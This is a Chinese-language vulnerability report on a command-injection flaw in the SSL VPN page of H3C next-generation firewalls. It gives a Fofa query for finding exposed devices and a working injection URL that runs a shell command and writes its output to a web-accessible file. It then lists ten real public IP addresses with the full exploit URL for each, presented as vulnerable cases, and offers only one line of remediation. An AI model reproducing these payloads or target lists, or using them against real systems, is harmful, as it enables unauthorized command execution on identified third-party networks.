# 新华三技术有限公司H3C-下一代防火墙存在命令执行漏洞

## 漏洞描述

新华三技术有限公司H3C-下一代防火墙存在命令执行漏洞，攻击者可通过此漏洞获取服务器权限。

## 漏洞影响

H3C-下一代防火墙

## 漏洞复现

1. Fofa

product="H3C-下一代防火墙"




1. 界面如下



1. 隐患URL

/sslvpn/sslvpn\_client.php?client=logoImg&img=x%20/tmp|echo%20%60whoami%60%20|tee%20/usr/local/webui/sslvpn/ceshi.txt|ls



1. 访问/sslvpn/ceshi.txt



## 修复建议

1、严格过滤用户输入的数据，禁止执行非预期系统命令！

## 资产归属

<https://www.h3c.com/cn/>





注册资金大于5000W





## 十个案例

1. [https://60.163.138.242:1443/sslvpn/sslvpn\_client.php?client=logoImg&img=x%20/tmp|echo%20%60whoami%60%20|tee%20/usr/local/webui/sslvpn/ceshi.txt|ls](https://60.163.138.242:1443/sslvpn/sslvpn_client.php?client=logoImg&img=x /tmp|echo `whoami` |tee /usr/local/webui/sslvpn/ceshi.txt|ls)







1. [https://124.133.42.194:1024/sslvpn/sslvpn\_client.php?client=logoImg&img=x%20/tmp|echo%20%60whoami%60%20|tee%20/usr/local/webui/sslvpn/ceshi.txt|ls](https://124.133.42.194:1024/sslvpn/sslvpn_client.php?client=logoImg&img=x /tmp|echo `whoami` |tee /usr/local/webui/sslvpn/ceshi.txt|ls)





1. [https://112.28.81.92:8887/sslvpn/sslvpn\_client.php?client=logoImg&img=x%20/tmp|echo%20%60whoami%60%20|tee%20/usr/local/webui/sslvpn/ceshi.txt|ls](https://112.28.81.92:8887/sslvpn/sslvpn_client.php?client=logoImg&img=x /tmp|echo `whoami` |tee /usr/local/webui/sslvpn/ceshi.txt|ls)







1. [https://122.227.102.186:9443/sslvpn/sslvpn\_client.php?client=logoImg&img=x%20/tmp|echo%20%60whoami%60%20|tee%20/usr/local/webui/sslvpn/ceshi.txt|ls](https://122.227.102.186:9443/sslvpn/sslvpn_client.php?client=logoImg&img=x /tmp|echo `whoami` |tee /usr/local/webui/sslvpn/ceshi.txt|ls)







1. [https://61.161.199.227:7443/sslvpn/sslvpn\_client.php?client=logoImg&img=x%20/tmp|echo%20%60whoami%60%20|tee%20/usr/local/webui/sslvpn/ceshi.txt|ls](https://61.161.199.227:7443/sslvpn/sslvpn_client.php?client=logoImg&img=x /tmp|echo `whoami` |tee /usr/local/webui/sslvpn/ceshi.txt|ls)







1. [https://124.164.148.43:5005/sslvpn/sslvpn\_client.php?client=logoImg&img=x%20/tmp|echo%20%60whoami%60%20|tee%20/usr/local/webui/sslvpn/ceshi.txt|ls](https://124.164.148.43:5005/sslvpn/sslvpn_client.php?client=logoImg&img=x /tmp|echo `whoami` |tee /usr/local/webui/sslvpn/ceshi.txt|ls)







1. [https://112.44.186.147:8888/sslvpn/sslvpn\_client.php?client=logoImg&img=x%20/tmp|echo%20%60whoami%60%20|tee%20/usr/local/webui/sslvpn/ceshi.txt|ls](https://112.44.186.147:8888/sslvpn/sslvpn_client.php?client=logoImg&img=x /tmp|echo `whoami` |tee /usr/local/webui/sslvpn/ceshi.txt|ls)






1. [https://222.92.46.26:9443/sslvpn/sslvpn\_client.php?client=logoImg&img=x%20/tmp|echo%20%60whoami%60%20|tee%20/usr/local/webui/sslvpn/ceshi.txt|ls](https://222.92.46.26:9443/sslvpn/sslvpn_client.php?client=logoImg&img=x /tmp|echo `whoami` |tee /usr/local/webui/sslvpn/ceshi.txt|ls)





1. [https://124.89.52.58:8880/sslvpn/sslvpn\_client.php?client=logoImg&img=x%20/tmp|echo%20%60whoami%60%20|tee%20/usr/local/webui/sslvpn/ceshi.txt|ls](https://124.89.52.58:8880/sslvpn/sslvpn_client.php?client=logoImg&img=x /tmp|echo `whoami` |tee /usr/local/webui/sslvpn/ceshi.txt|ls)





1. [https://122.224.162.150:9443/sslvpn/sslvpn\_client.php?client=logoImg&img=x%20/tmp|echo%20%60whoami%60%20|tee%20/usr/local/webui/sslvpn/ceshi.txt|ls](https://122.224.162.150:9443/sslvpn/sslvpn_client.php?client=logoImg&img=x /tmp|echo `whoami` |tee /usr/local/webui/sslvpn/ceshi.txt|ls)

